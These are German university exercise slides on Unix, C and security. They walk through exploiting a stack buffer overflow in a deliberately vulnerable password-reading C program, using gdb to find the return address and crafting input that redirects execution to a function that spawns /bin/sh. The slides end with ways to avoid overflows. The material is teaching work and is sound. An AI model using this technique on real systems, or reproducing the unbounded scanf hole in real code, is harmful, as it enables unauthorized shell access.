8. Tafelübung

- Unix, C und Sicherheit

Unix, C und Sicherheit

- Mögliche Programmsequenz für die Passwortabfrage bei der ryash

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```


Ausnutzen des Pufferüberlaufs

- Pufferüberschreitung wird nicht überprüft
  - die Variable **`password`** wird auf dem Stack angelegt
  - nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen oder die Rücksprungaddresse der Funktion

Ausnutzen des Pufferüberlaufs

- Test mit folgendem Programm

```
#include <stdio.h>

void f() {
  char password[8+1]; /* 8 Zeichen und '\0' */
  int n;
  n = scanf("%s", password);
}

void g() {
  char *a[] = {"/bin/sh", 0};
  execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
  f();
}
```

Ausnutzen des Pufferüberlaufs

- übersetzen mit -g und Starten mit dem gdb

```
(gdb) b main
Breakpoint 1 at 0x8048457: file hack.c, line 16.
(gdb) run
Starting program: hack

Breakpoint 1, main (argc=1, argv=0xbffff9d4) at hack.c:16
(gdb) s
f () at hack.c:6
(gdb)
```


Ausnutzen des Pufferüberlaufs

- Analyse der Stackbelegung in Funktion f()

```
(gdb) p/x &(password[0])
$1 = 0xbffff974
(gdb) p/x &(password[8])
$2 = 0xbffff97c
(gdb) p/x &n
$3 = 0xbffff970
(gdb) p/x *(0xbffff980)
$4 = 0xbffff988
(gdb) p/x *(0xbffff984)
$5 = 0x804845c
(gdb)
```


Ausnutzen des Pufferüberlaufs


- Rücksprungadresse untersuchen

```
(gdb) disass 0x804845c
Dump of assembler code for function main:
0x8048454 <main>:push1  %ebp
0x8048455 <main+1>:movl   %esp,%ebp
0x8048457 <main+3>:call   0x8048408 <f>
0x804845c <main+8>:leave
0x804845d <main+9>:ret
End of assembler dump.
(gdb)
```

- interessante Rücksprungadresse finden

```
(gdb) p g
$1 = {void ()} 0x8048428 <g>
(gdb)
```


Ausnutzen des Pufferüberlaufs



Erzeugung eines Input-Bytestroms

- Erzeugen des Binärfiles z.B. mit dem hexl-mode des Emacs
  - ◆ "`012345678`" + "`000`" + `0x00000000` + `0x8048428 + '\n'`
- Byteorder beachten

```
(gdb) p/x *0xbffff984
$3 = 0x804845c
(gdb) x/4b 0xbffff984
0xbffff984:0x5c 0x84 0x04 0x08
```


Vermeidung von Puffer-Überlauf

- scanf
  - ◆ char buf[10]; scanf("%9s", buf);
- gets
  - ◆ Verwendung von fgets
- strcpy,strcat
  - ◆ Überprüfung der String-Länge oder
  - ◆ Verwendung von strncpy, strncat
- sprintf
  - ◆ Verwendung von snprintf